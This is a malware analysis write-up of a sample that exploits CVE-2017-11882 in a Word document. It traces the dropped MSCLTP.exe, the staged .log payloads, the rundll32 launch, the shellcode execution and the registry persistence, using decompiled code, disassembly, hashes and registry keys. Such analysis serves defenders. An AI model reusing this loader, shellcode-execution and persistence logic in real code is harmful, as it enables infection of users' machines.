Exploitation using CVE-2017-11882

I. Overview

[+] ec2daa406747930cc0c778b308de18fb8554d0e8

- SHA1: ec2daa406747930cc0c778b308de18fb8554d0e8
- This is the module contains CVE-2017-11882 exploit towards `EQNEDT32.EXE`

[+] MSCLTP.exe

- SHA1: dfa99da72e31ea58a92756a32c06b91f0476714e
- Dumped from `ec2daa406747930cc0c778b308de18fb8554d0e8`

[+] cross.dll

- SHA1: 245e115dfa3d0613b025f2992a9251d122d6bfc4
- Dumped from `ec2daa406747930cc0c778b308de18fb8554d0e8`

[+] y0ffb4ulx1l24c1s1.log

- SHA1: a0270688dc1e7b349dcbe87b23105f1ffea18257
- Dumped from `MSCLTP.exe`

[+] y0ffb4ulx1l24c1s2.log

- SHA1: f32b839b3dbb15f2b748a807c915a64e618ef2ec
- Dumped from `MSCLTP.exe`

[+] y0ffb4ulx1l24c1s4.log

- SHA1: 0c4fb8d6e4834817b62078db3c0b783fe492a86f
- Dumped from `MSCLTP.exe`


II. Analysis

The `docx` file when opened will trigger the vulnerable `EQNEDT32.exe` file with bof exploitation.

It dumps 2 files: `MSCLTP.exe` and `cross.dll`


1. MSCLTP.exe

This module will run itself multiple time (12 times)




```
    switch ( v7 )
    {
      case 8:
        GetTempPathA(0x104u, Buffer);
        sprintf(&MultiByteStr[4096], "%s", Buffer);
        break;
      case 9:
        sprintf(&MultiByteStr[5120], "%s", Name);
        break;
      case 10:
        sub_40EBA0(&MultiByteStr[4096], MultiByteStr, &MultiByteStr[5120], 0);
        break;
      case 11:
        sub_40EBA0(&MultiByteStr[4096], MultiByteStr, &MultiByteStr[5120], 1);
        break;
      case 12:
        if ( a2 == 1 )
        {
          GetModuleFileNameA(hModule, Filename, 0x104u);
          sub_40EBA0(&MultiByteStr[4096], Filename, &MultiByteStr[5120], 2);
        }
        else
        {
          sub_40EBA0(&MultiByteStr[4096], MultiByteStr, &MultiByteStr[5120], 2);
        }
        ExitProcess(0);
```

Each time, args 4 will increased by 1. When args 4 = 10, the program craft `y0ffb4ulx1l24c1s1.log` by a sequence of function




```
.text:0040E480
.text:0040E480 append_payload_1:                        ; CODE XREF: sub_40EBA0+288
.text:0040E480 push    ebp
.text:0040E481 mov     ebp, esp
.text:0040E483 push    ecx
.text:0040E484 mov     dword ptr [ebp-4], offset loc_40E496 ; load payload
.text:0040E48B mov     eax, [ebp+0Ch]
.text:0040E48E test    eax, eax
.text:0040E490 ja      loc_40E745
.text:0040E496
.text:0040E496 loc_40E496:                              ; DATA XREF: .text:0040E484
.text:0040E496 xor     [ebx+0], dh
.text:0040E496 ; ---------------------------------------------------------------
```



```
text:0040E745 loc_40E745:                             ; CODE XREF: .text:0040E490↑j
text:0040E745 push    esi
text:0040E746 mov     esi, [ebp+8]
text:0040E749 push    eax
text:0040E74A mov     eax, [ebp-4]
text:0040E74D push    eax
text:0040E74E push    esi
text:0040E74F call    fn_append_file              ; append payload to y0ffb4ulx1l24c1s1.log
text:0040E754 push    37Fh
text:0040E759 push    esi
text:0040E75A call    loc_40E0C0                  ; add another part of payload
text:0040E75F add     esp, 14h
text:0040E762 pop     esi
text:0040E763 mov     esp, ebp
text:0040E765 pop     ebp
text:0040E766 retn
```


The file `y0ffb4ulx1l24c1s1.log` is actually contains data of multiple payload, which is shuffled together.

With args 4 = 11, the program unpacks `y0ffb4ulx1l24c1s1.log` into `y0ffb4ulx1l24c1s2.log` and `y0ffb4ulx1l24c1s4.log`



```
  while ( 1 )
  {
    if ( (unsigned int)v11 < v9 )
    {
      v12 = *((_BYTE *)v8 + v10++);
      Buffer[(_DWORD)v11] = v12;
      FileNamea = v11 + 1;
    }
    if ( v15 < ElementCount )
    {
      v13 = *((_BYTE *)v8 + v10++);
      v19[v15++] = v13;
    }
    if ( v16 < dwSize )
    {
      v14 = *((_BYTE *)v8 + v10++);
      lpAddress[v16++] = v14;
    }
    if ( v10 >= v6 )
      break;
    v11 = FileNamea;
  }
}
Sleep(0x7530u);
fn_execute_payload(fileName, lpAddress, dwSize, (int)Buffer, v9);
fn_create_write_file(log4, Buffer, v9);
fn_create_write_file(log2, v19, ElementCount);
return 1;
}
```

When args 4 = 12, it uses `rundll32` to execute function `Start` in `y0ffb4ulx1l24c1s2.log` with some parameter




```
strcpy(v6, "rundll32");
strcpy(v5, "Start");
sprintf(Buffer, "%s%s.%s", a1, a3, a3);
sprintf(FileName, "%s%s%s", a1, a3, a1Log);
sprintf(v13, "%s%s%s", a1, a3, a2Log);
sprintf(v25, "%s%s%s", a1, a3, a3Log);
sprintf(v16, "%s%s%s", a1, a3, a4Log);
memset(v10, 0, sizeof(v10));
v11 = 0;
v12 = 0;
memset(v7, 0, sizeof(v7));
v8 = 0;
v9 = 0;
wsprintfA(v10, "%d", LoadLibraryA);
wsprintfA(v7, "%d", GetProcAddress);
if ( !a4 )                                    // craft 1.log file
  return ((int (__cdecl *)(char *, int))append_payload_1)(FileName, 687);
if ( a4 == 1 )
  return fn_craft_log2_log4_execute_payload(FileName, v16, v13, (int)a3);
result = a4 - 2;
if ( a4 == 2 )
{
  sprintf(v28, "%s %s %s %s %s x %s %s", v13, v5, v16, a2, Buffer, v10, v7);
  return fn_shell_execute_file_args(v6, v28);
}
return result;
}
```

Full parameter:

```
C:\Windows\System32\rundll32.exe
C:\Users\xxxx\AppData\Local\Temp\y0ffb4ulx1l24c1s2.log
Start C:\Users\xxxx\AppData\Local\Temp\y0ffb4ulx1l24c1s4.log
C:\Users\xxxx\Downloads\Samples\MSCLTP.exe
C:\Users\xxxx\AppData\Local\Temp\y0ffb4ulx1l24c1s.y0ffb4ulx1l24c1s
t
1983058592
1983052672
```


2. y0ffb4ulx1l24c1s2.log

First it parse all the args and tries to delete `MSCLTP.exe` file




```
sprintf(file_4log, "%s", &MultiByteStr[0x600]);
sprintf(file_MSCLTP, "%s", &MultiByteStr[0x800]);
sprintf(file_y0ffb4ulx1l24c1s, "%s", &MultiByteStr[0xA00]);
wsprintfA(addr_LoadLibrary, "%s", &MultiByteStr[0xE00]);
wsprintfA(addr_GetProcAddr, "%s", &MultiByteStr[0x1000]);
dword_1000308C = 0;
dword_10003090 = 0;
dword_1000308C = atoi(addr_LoadLibrary);
v5 = atoi(addr_GetProcAddr);
dword_10003090 = v5;
if ( dword_1000308C && v5 )
{
  addr_LoadLibraryA = (int (__stdcall *)(_DWORD, _DWORD))dword_1000308C;
  addr_GetProcAddress = (int (__stdcall *)(_DWORD))v5;
  if ( GetFileAttributesA(file_MSCLTP) != -1 )
  {
    fn_writefile_char_1(file_y0ffb4ulx1l24c1s);
    v6 = 1;
  }
  do
  {
    Sleep(0x3E8u);
    fn_writefile_char_1(file_y0ffb4ulx1l24c1s);
    DeleteFileA(file_MSCLTP);
  }
  while ( GetFileAttributesA(file_MSCLTP) != -1 );
  DeleteFileA(file_y0ffb4ulx1l24c1s);
  DeleteFileA(file_y0ffb4ulx1l24c1s);
```

It then do some operations base on the value of agrs number 6, which in this case is `t`



```
    return (LPWSTR *)WinExec(CmdLine, 5u);
  }
  if ( !stricmp(&MultiByteStr[0xC00], char_y) )
  {
    sub_100014A0(file_4log, 0, 0);
    sprintf(
      CmdLine,
      "%s %s %s %s %s %s t %d %d",
      MultiByteStr,
      &MultiByteStr[512],
      &MultiByteStr[1024],
      &MultiByteStr[1536],
      &MultiByteStr[2048],
      &MultiByteStr[2560],
      addr_LoadLibraryA,
      addr_GetProcAddress);
    return (LPWSTR *)WinExec(CmdLine, 5u);
  }
  if ( !stricmp(&MultiByteStr[0xC00], char_t) )
    sub_100014A0(file_4log, v6, 1);
  else
    sub_100014A0(file_4log, v6, 0);
  return (LPWSTR *)LocalFree(hMem);
}
else
```

The program load shellcode from `y0ffb4ulx1l24c1s4.log` and execute it


load function
load shellcode from y0ffb4ulx1l24c1s4.log
delete y0ffb4ulx1l24c1s4.log
execute shellcode


```
strcpy(v12, "kernel32.dll");
strcpy(v10, "VirtualProtect");
LibraryA = addr_LoadLibraryA(v12, v10);
ProcAddress = (int (__stdcall *)(HLOCAL, SIZE_T, int, int *))addr_GetProcAddress(LibraryA);
result = fn_get_file_size(file_4log);
file_size = result;
v7[3] = result;
if ( result )
{
  payload = LocalAlloc(0x40u, result);
  v11 = payload;
  fn_readfile_filename_buffer(file_4log, payload);
  if ( a2 )
  {
    while ( 1 )
    {
      DeleteFileA(file_4log);
      if ( GetFileAttributesA(file_4log) == -1 )
        break;
      Sleep(0x64u);
    }
  }
  result = ProcAddress(payload, file_size, 64, &v9);
  if ( result )
  {
    if ( payload )
    {
      v14 = 0;
      return ((int (__stdcall *)(int (__stdcall *)(_DWORD, _DWORD), int (__stdcall *)(_DWORD), HLOCAL, SIZE_T, int, int))payload)(
               addr_LoadLibraryA,
               addr_GetProcAddress,
               payload,
               file_size,
               hinstDLL,
               value_1);
```

3. y0ffb4ulx1l24c1s4.log


It creates and writes some registry keys to achieve persistence

Key	Data
HKCU\SOFTWARE\Netscape\MARK	180613L001
HKCU\Environment\y0ffb4ulx1l24c1s	C:\ProgramData\y0ffb4ulx1l24c1s|
HKCU\Environment\y0ffb4ulx1l24c1sy0ffb4ulx1l24c1s	Rundll32.exe
HKCU\Software\Netscape_Plus	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\y0ffb4ulx1l24c1s	%y0ffb4ulx1l24c1sy0ffb4ulx1l24c1s% %y0ffb4ulx1l24c1s%y0ffb4uly0ffb4ulx1l24c1s2.log Start C:\ProgramData\NVIDIA_LOG\y0ffb4ulx1l24c1s.dat
HKCU\SOFTWARE\Netscape_Plus\Startup	C:\ProgramData\y0ffb4ulx1l24c1s\y0ffb4uly0ffb4ulx1l24c1s2.log
HKCU\SOFTWARE\Netscape_Plus\y0ffb4ulx1l24c1s	y0ffb4ulx1l24c1s

It can detect some AV programs: BKAV, AVG, Avast

